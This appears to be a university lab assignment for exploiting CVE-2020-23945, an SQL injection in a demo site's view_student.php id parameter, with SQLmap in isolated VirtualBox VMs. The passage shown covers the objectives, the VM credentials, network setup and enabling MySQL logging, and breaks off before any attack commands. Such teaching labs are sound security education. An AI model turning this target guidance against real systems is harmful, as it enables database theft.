Artifact Genome Project

This material is based upon work supported by the National Science Foundation under Grant No. 1900210. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

1. Assignment Type

Learn By Doing

2. Assignment Name

Kali Linux SQLMAP Penetration Test: Exploiting MySQL 8.0.28 Security Holes using SQL Injection on Ubuntu 20.04.3

3. Overview

According to a new review of attack data, hackers have various vectors for breaking into web applications, but SQL injection remains by far one of the most frequent. For more than a decade, SQL injection attacks have topped, or nearly topped, the Open Web Application Security Project's (OWASP) top ten web vulnerabilities list (Vijayan, 2019). The fact that so many web applications are still vulnerable to SQL Injection demonstrates the lack of attention paid to security throughout the development stages of websites. This module will exploit a vulnerable web application on an ubuntu 20.04.03 operating system by carrying out an SQL injection using SQLmap in Kali Linux Debian (64 bit) to retrieve all the database records of the web application. The vulnerability exists in the id parameter of the view_student.php file. This parameter can be used by SQLmap to obtain data information in the MySQL 8.0.28 database. The CVE ID is CVE-2020-23945. This module shows that web developers need to emphasize developing an application that can communicate securely with the database in the back-end. This assignment will provide a deep understanding of how web applications can be attacked.

4. Learning Objectives

- To be able to detect if a website is vulnerable to SQL Injection.
- To successfully penetrate the website by retrieving the database records.
- To understand tools used in penetration testing.

5. Tools Needed

- Ubuntu 20.04.3
- Kali Linux Debian (64-bit or 32 bit)
- SQLMAP 1.6
- Oracle VirtualBox 6.1

6. Artifact Tags

Demo Website running on Ubuntu Operating System - Open Virtual Application file (.ova)

7. Task 1: Artifact Investigation

Click on the Artifact Tag above or search the artifact names within AGP. Read through each artifact and gather an understanding of all the presented information. You may view the download files through the artifact view, or if a different view is desired, you may use the download files. Review the information. Once you have a basic understanding of the information these artifacts are presenting, continue with Task 2.


8. Task 2: Load the demo website and Kali-Linux through Oracle VirtualBox

- If you do not have VirtualBox already installed please use the link above to install it.
- Once VirtualBox is installed click on the artifact and download it.
- After installing VirtualBox, open it and import the artifact which contains the demo website.
- Load the demo website by entering the URL - "http://localhost/beunique" in the browser.
- At this time also load the downloaded Kali Linux file. The Ubuntu operating system password is sqlinjection$12&

9. Task 3: Configure Network Connectivity between the two Virtual Machines

We will set up a separate NAT network for both virtual machines by doing the following:

- Open Oracle VirtualBox, then click on File, click on Preferences.
- Click on Network, click on the + sign to add a new network, and click on the gear icon to rename the Network to "LabNetwork".
- Change the Network CIDR to 192.168.100.0/24 and click OK. It should look like this:




NAT Network Settings

- Click on the settings of the Kali Linux machine and go to the network settings, once there attach the NAT Network.
- Then choose LabNetwork.
- Start the Kali VM. The username and password is 'kali'
- In the Network settings of the Ubuntu virtual machine, connect to NAT Network,
- Then select LabNetwork.
- Start the Ubuntu VM
- In the Ubuntu VM, open the terminal and enter ifconfig to check the IP address.
- To confirm that both VMs are connected, ping the Ubuntu IP address in the Kali terminal.
- Assuming the Ubuntu VM has the IP address - 192.168.100.5.
- Open the kali terminal and type "ping 192.168.100.5".
- Press Ctrl + Z to stop pinging.


10. Task 4: Enable MySQL Query Logging

- There are two MySQL logs that need to be enabled: mysql-slow.log and query.log
- By default, both logs are disabled. The log files can be enabled by editing the MySQL configuration file: mysqld.cnf located in the directory: etc/mysql/mysql.conf.d/mysqld.cnf
- Open the terminal in the Ubuntu VM.
- Here is what the output might look like:




Ubuntu Terminal

- Run the command: cd /etc
- Here is what the output might look like:




changing directory to etc

- Run the command: ls to lists files and directories within the etc directory
- Here is what the output might look like:




Listing files and directories within etc

- Run the command: cd mysql
- Here is what the output might look like:




changing directory to mysql

- Run the command: ls
- Here is what the output might look like:




Listing files and directories within mysql

- Run the command: cd mysql.conf.d
- Here is what the output might look like:




Changing directory to mysql.conf.d

- Run the command: ls
- Here is what the output might look like:



